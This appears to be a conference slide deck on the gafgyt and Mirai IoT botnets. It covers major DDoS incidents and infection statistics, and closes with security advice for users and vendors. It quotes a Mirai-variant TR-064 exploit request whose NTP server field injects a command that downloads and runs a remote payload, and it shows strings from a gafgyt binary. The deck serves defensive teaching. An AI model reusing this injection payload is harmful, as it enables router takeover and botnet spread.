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
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# Final Binary

```
# strings
c8de69e3e17014aa4d2cba82f73d9e63a6fffb19dc04ac2abbb0d1a2a145c3b52
[...]
PONG!
TELNET
GETLOCALIP
My IP: %s
HOLD
JUNK
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
%sWelcome to the botnet %s:%s BUILD: [%s] :)%s
[33m
GAYFGT
v1.0
PONG
%s 2>&1
xx.xxx.xx.164:23
[...]
```



# Global Distribution of gafgyt Bots gafgyt (also known as Lizkebab, BASHLITE, Torlus)



Source: Attack of Things! – Level 3 Threat Research Labs – August 25, 2016  
<http://blog.level3.com/security/attack-of-things/>

# September/2016, *Mirai* malware/botnet is unveiled: 620Gbps against Brian Krebs website

**BBC** NEWS

## Massive web attack hits security blogger

22 September 2016 | Technology

The distributed denial of service (DDoS) attack was aimed at the website of industry expert Brian Krebs.

At its peak, the attack aimed 620 gigabits of data a second at the site.

Text found in attack data packets suggested it was mounted to protest against Mr Krebs' work to uncover who was behind a prolific DDoS attack.


<http://www.bbc.co.uk/news/amp/37439513>

# 01 Source Code for IoT Botnet 'Mirai' Released

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

The source code that powers the “Internet of Things” (IoT) botnet responsible for launching the **historically large distributed denial-of-service (DDoS) attack** against KrebsOnSecurity last month has been publicly released, virtually guaranteeing that the Internet will soon be flooded with attacks from many new botnets powered by insecure routers, IP cameras, digital video recorders and other easily hackable devices.

The leak of the source code was announced Friday on the English-language hacking community **Hackforums**. The malware, dubbed “Mirai,” spreads to vulnerable devices by continuously scanning the Internet for IoT systems protected by factory default or hard-coded usernames and passwords.



[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

 **Anna-senpai**   
L33t Member  


### Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it's... However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS, shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

<https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/>

# Major DDoS attack on Dyn DNS knocks Spotify, Twitter, Github, PayPal, and more offline

The sound of silence.



Brad Chacos | @BradChacos

Senior Editor, PCWorld

Oct 21, 2016 3:34 PM

<http://www.pcworld.com/article/3133847/internet/ddos-attack-on-dyn-knocks-spotify-twitter-github-etsy-and-more-offline.html>

# Sierra Wireless: Wireless gateways are also affected

- used (among others) in: gas pipeline, oil pipeline, traffic lights, street lighting, smart grids, police cars and ambulances



**Sierra Wireless Technical Bulletin: Mirai Malware**

**Products: Sierra Wireless LS300, GX400, GX/ES440, GX/ES450 and RV50**


Date of issue: 4 October 2016

Sierra Wireless has confirmed reports of the "Mirai" malware infecting AirLink gateways that are using the default ACEmanager password and are reachable from the public internet. The malware is able to gain access to the gateway by logging into ACEmanager with the default password and using the firmware update function to download and run a copy of itself.

[http://source.sierrawireless.com/resources/airlink/software\\_reference\\_docs/technical-bulletin/sierra-wireless-technical-bulletin---mirai/](http://source.sierrawireless.com/resources/airlink/software_reference_docs/technical-bulletin/sierra-wireless-technical-bulletin---mirai/)

# Data from CERT.br Sensors: Unique IPs infected with Mirai, per day


Unique IPs infected with Mirai: World and LAC Region



Period: 2016-09-15--2016-11-23

# Data from CERT.br Sensors: Unique IPs infected with Mirai, per day

Unique IPs infected with Mirai: LAC Region, Brazil and Mexico



# 'Mirai bots' cyber-blitz 1m German broadband routers – and your ISP could be next

Malware waltzes up to admin panels with zero authentication

The first problem, he said, is that TR-064 interface is accessible via the internet-facing WAN port and allows remote management with no authentication.

This appears to be a consequence of [TR-069](#) – aka the Customer-Premises Equipment WAN Management Protocol – which typically makes TCP/IP port 7547 available. ISPs use this protocol to manage the modems on their network. However, on vulnerable boxes, a TR-064-compatible server is running behind that port and thus accepts TR-064 commands that configure the hardware without authentication.

The second problem, according to Martyn, is that the SetNTP Server functionality in the router's TR-064 implementation is vulnerable to command injection.

28 Nov 2016 at 22:04, [Thomas Claburn](#)



A widespread attack on the maintenance interfaces of broadband routers over the weekend has affected the telephony, television, and internet service of about 900,000 Deutsche Telekom customers in Germany.

[http://www.theregister.co.uk/2016/11/28/router\\_flaw\\_exploited\\_in\\_massive\\_attack/](http://www.theregister.co.uk/2016/11/28/router_flaw_exploited_in_massive_attack/)



# One Example of Propagation

## New Variant of Mirai

```
Post: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 519

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
  SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-
org:service:Time:1">
  <NewNTPServer1>
    `cd /tmp;wget http://tr069.pw/1;chmod 777 1;./1`
  </NewNTPServer1>
  <NewNTPServer2></NewNTPServer2>
  <NewNTPServer3></NewNTPServer3>
  <NewNTPServer4></NewNTPServer4>
  <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

<https://isc.sans.edu/forums/diary/TR069+NewNTPServer+Exploits+What+we+know+so+far/21763/>

# Data from CERT.br Sensors: On the New Mirai Variant Propagation

Top TCP ports scanned on 26/11		Brazilian unique IPs scanning on port 7547 (new variant signature)		Global unique IPs scanning ports (both Mirai variants):	
Port	total	Day	total	Day	total
23	6.866.114	26/11	323.559	26/11	994.991
<b>7547</b>	<b>1.637.233</b>	27/11	573.730	27/11	1.453.565
22	703.706	28/11	245.920	28/11	1.103.218
2323	560.529	29/11	81.742	29/11	1.032.114
80	533.487	30/11	66.489	30/11	1.027.494

Security

## Sh... IoT just got real: Mirai botnet attacks targeting multiple ISPs

Now ZyXEL and D-Link routers from Post Office and TalkTalk under siege



2 Dec 2016 at 12:19, John Leyden



[http://www.theregister.co.uk/2016/12/02/broadband\\_mirai\\_takedown\\_analysis/](http://www.theregister.co.uk/2016/12/02/broadband_mirai_takedown_analysis/)

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# Challenges for Improvement

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# Summarizing: Mistakes Déjà Vu

## Security is neglected

- *Security is someone else's problem*
  - even in security devices!

## Few vendors have security updates lifecycle

- bug report mechanism
- update distribution

## Most of all repeat old mistakes:

- weak or lack of authentication
  - default / hardcoded passwords
- faulty implementation
  - lack of validation (data integrity, restrictions, requirements, etc)
- old protocols without cryptography
- “*backdoors*”
  - undocumented accounts, reset to defaults, command execution, etc.

# How to improve the scenario?

- **Solution depends on many actors**
  - users
  - administrators
  - developers
  - manufacturers/vendors

# Users and System Administrators (1/2)

- **Be cautious on choosing vendor**
  - check whether it has a product updates/patches policy
  - check for history of vulnerabilities
  - identify the “*chipset*” and its manufacturer
    - check whether it has a product updates/patches policy
  - test it before buying
  - check whether it's possible to disable unnecessary services and to change all passwords
- **Plan before deploy**
  - how to manage remotely (securely!)
  - how to update remotely

# Users and System Administrators (2/2)

- **Even being cautious, have in mind that any device have problems**
  - assume that it will have “*backdoor*”
  - test it in an controlled environment
- **Disable unnecessary services and change default passwords**
  - in some cases it may not be possible
- **Keep devices up to date**
- **Whenever possible, use a management network**
  - completely isolate devices (inbound / outbound)



# Developers/ Vendors / Manufacturers (1/3)

- **Security must be “*by design*”**
  - not an optional
  - consider security requirements since project initiation
- **Do not use obsolete protocols**
- **Use strong authentication and cryptography**
- **Avoid bad practices**
  - “password of the day”, undocumented accounts, factory reset via WAN, etc
- **Establish secure defaults**
- **Consider “abuse” cases**
- **Use secure development practices**

# Developers/ Vendors / Manufacturers (2/3)

## OWASP Top 10

<i>Applications - 2013</i>		<i>IOT - 2014</i>
1	<i>Injection</i>	<i>Insecure Web Interface</i>
2	<i>Broken Authentication and Session Management</i>	<i>Insufficient Authentication/Authorization</i>
3	<i>Cross-Site Scripting (XSS)</i>	<i>Insecure Network Services</i>
4	<i>Insecure Direct Object References</i>	<i>Lack of Transport Encryption/Integrity Verification</i>
5	<i>Security Misconfiguration</i>	<i>Privacy Concerns</i>
6	<i>Sensitive Data Exposure</i>	<i>Insecure Cloud Interface</i>
7	<i>Missing Function Level Access Control</i>	<i>Insecure Mobile Interface</i>
8	<i>Cross-Site Request Forgery (CSRF)</i>	<i>Insufficient Security Configurability</i>
9	<i>Using Components with Known Vulnerabilities</i>	<i>Insecure Software/Firmware</i>
10	<i>Unvalidated Redirects and Forwards</i>	<i>Poor Physical Security</i>

[https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

[https://www.owasp.org/images/7/71/Internet\\_of\\_Things\\_Top\\_Ten\\_2014-OWASP.pdf](https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf)

# Developers/ Integrators/ Manufacturers (3/3)

- **Security should be included in the corporate risk management**
  - damage to image
  - damage to users, companies and to Internet infrastructure
- **Updates**
  - need to be possible
  - has to be secure (against impersonation, MiTM , malware, etc)
- **Has to have a Product Security Incident Response Team (PSIRT)**
  - to treat vulnerabilities and incidents regarding products
- **Plan for large scale updates (to customers)**
- **Additional challenge in IoT: 01 chipset → many “vendors”**
  - manufactures from China sells chipsets to countless vendors all around the world that rebrand it as a new product (e.g. Dahua e Xiongmai)
  - How to update? Is *Recall* effective? (e.g. Xiongmai case)

**Obrigada!**  
**Thank you!**  
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